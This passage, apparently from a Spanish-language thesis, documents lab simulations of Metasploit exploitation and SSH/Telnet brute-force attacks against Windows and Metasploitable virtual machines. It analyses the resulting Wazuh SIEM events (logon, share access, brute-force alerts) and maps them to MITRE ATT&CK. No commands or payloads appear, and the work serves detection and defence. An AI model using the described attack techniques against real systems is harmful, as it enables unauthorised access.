


Figura 80

Ejecución de MSFConsole




Figura 81

Ejecución de MSFConsole





Figura 82

Detección de eventos en la SIEM Wazuh provocados por MSFConsole




Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 4624: Successful Remote Logon Detected - User: ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack - Possible RDP connection:** El evento con ID 4624 registrado en Wazuh indica un inicio de sesión exitoso en un sistema Windows. La autenticación se realizó a través de NTLM V1 con una cuenta de inicio de sesión anónima (ANONYMOUS LOGON), lo que sugiere una posible actividad sospechosa como un ataque de tipo "Pass-the-Hash". El inicio de sesión ocurrió de forma remota desde la IP 172.16.16.108 y el puerto 35333. Este evento corresponde a un inicio de sesión de tipo 3 (Network Logon), lo que implica que la autenticación se realizó a través de una conexión de red en lugar de un inicio de sesión interactivo. Este tipo de inicio de sesión, combinado con la cuenta anónima, puede estar relacionado con un acceso no autorizado. El nombre de estación kVD5dLoVLFHV5hjT podría ser generado aleatoriamente, lo que aumenta la sospecha de un ataque.

Figura 83


Detección del Event ID 4624 en la SIEM Wazuh



- **Event ID 5140: A network share was accessed:** El evento con ID 5140 registrado en Wazuh indica que se ha accedido a un recurso compartido en la red. En este caso, se utilizó la cuenta ANONYMOUS LOGON desde la dirección IP 172.16.16.108 y el puerto 35333, lo que sugiere una posible actividad sospechosa, ya que se trata de un inicio de sesión anónimo. El recurso compartido accesado es IPC$, que es un recurso comúnmente utilizado para compartir información de red entre máquinas. La solicitud de acceso se realizó con el permiso de lectura (ReadData (or ListDirectory)), lo que es un acceso típico para la enumeración de recursos. El evento tiene un nivel de severidad AUDIT_SUCCESS y está relacionado con la auditoría de seguridad de Windows.

Figura 84


Detección del Event ID 5140 en la SIEM Wazuh



- **Event ID 1150: Windows Defender: Antimalware platform is running and in a healthy state:** Este evento con ID 1150 registrado en Wazuh proviene de un sistema con nombre "MV-Win-Srv-19". El mensaje indica que el cliente de protección del endpoint, Microsoft Defender Antivirus, está en funcionamiento y en un estado saludable. Se especifican las versiones de la plataforma (4.18.25030.2), el motor (1.1.25030.1) y la inteligencia de seguridad (1.427.351.0), lo que sugiere que el sistema está protegido y operativo. El evento tiene un nivel de severidad informativo (severityValue: INFORMATION) y se ha registrado en el canal de eventos de Microsoft-Windows-Windows Defender/Operational. Este evento es de tipo Antimalware platform is running and in a healthy state, lo que cumple con varias normativas de seguridad como PCI-DSS, HIPAA, y NIST 800-53.

Figura 85

Detección del Event ID 1150 en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre al realizar un ataque con MFSconsole: explotación de vulnerabilidades:

Tabla 18

Casos encontrados de acuerdo al framework Mitre del ataque con MFSconsole: explotación de vulnerabildidaes

Fecha	Evento ID	Descripción	Proveedor	IP Origen	Detalles Adicionales
Apr 20, 2025 @ 22:16:26	1150	Windows Defender: Antimalware platform is running and in a healthy state	Microsoft-Windows-Windows Defender	-	La plataforma antimalware está en ejecución y saludable.
Apr 20, 2025 @ 22:15:57	11	Sysmon - Event 11: FileCreate	Microsoft-Windows-Sysmon	-	Se ha creado un archivo.
Apr 20, 2025 @ 22:15:22	4634	Windows User Logoff	Microsoft-Windows-Security-Auditing	-	El usuario ha cerrado sesión.
Apr 20, 2025 @ 22:15:17	5140	A network share was accessed	Microsoft-Windows-Security-Auditing	172.16.16.108	Se ha accedido a un recurso compartido en la red.
Apr 20, 2025 @ 22:15:17	4624	Successful Remote Logon Detected - User: ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack - Possible RDP connection	Microsoft-Windows-Security-Auditing	172.16.16.108	Se ha detectado un inicio de sesión remoto exitoso utilizando NTLM, lo que podría ser un ataque pass-the-hash.

3.6.2. Simulación Ataques Hacia Metasploitable Server. En esta sección se describe la simulación de ataques dirigidos a un servidor Metasploitable, una máquina virtual intencionadamente vulnerable diseñada para pruebas de penetración y evaluación de herramientas de seguridad. El objetivo es demostrar cómo los atacantes podrían explotar vulnerabilidades comunes en un entorno controlado, utilizando herramientas como Nmap, Metasploit Framework y otras utilidades de análisis y explotación. Para luego validar los eventos detectados por el SIEM Wazuh (Medium, 2024)

3.6.2.1. Ataque de Fuerza Bruta. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 19

Datos de la máquina atacante y la máquina objetivo

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.1	-	Windows 10
Máquina Objetivo	172.16.16.13	-	Ubuntu

Se realizo varios intentos de inicio de sesión fallidos mediante SSH, lo cuales se valida fueron detectados por le SIEM Wazuh.

Figura 86

Ataque de Fuerza bruta mediante SSH hacia Metasploitable Server.





Figura 87

Validación de logs del ataque de Fuerza Bruta en la SIEM Wazuh.




Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 5712:** Intento de fuerza bruta sobre servicio SSH: Se detectó un ataque de fuerza bruta contra el servicio SSH en el sistema metasploitable (IP: 172.16.16.13) desde la dirección IP 172.16.16.1. El atacante intentó autenticar múltiples veces con el nombre de usuario inválido admin. El evento fue generado por el demon sshd, tras registrarse 8 intentos consecutivos fallidos. Este comportamiento corresponde a la técnica MITRE ATT&CK T1110 (Brute Force) dentro de la táctica Credential Access.

Figura 88

Detección del Event ID 5712 (Intento de fuerza bruta sobre servicio ssh) en la SIEM Wazuh



3.6.2.2. Ataque Acceso Remoto por SSH/Telnet. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 20

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.1	-	Windows 10
Máquina Objetivo	172.16.16.13	-	Ubuntu

Se realizo varios intentos de inicio de sesión mediante SSH y Telnet, los cuales fueron detectados eventualmente por la SIEM Wazuh.

Figura 89

Intentos de acceso remoto por ssh y Telnet hacia Metasploitable.





Figura 90

Validación de logs del ataque inicio de sesión remota por ssh y Telnet hacia Metasploitable en la SIEM Wazuh




Time	agent.name	rule.mitre.id	rule.mitre.tactic	rule.description	rule.level	rule.id	data.dstuser	location	rule.mitre.technique	data.srcip
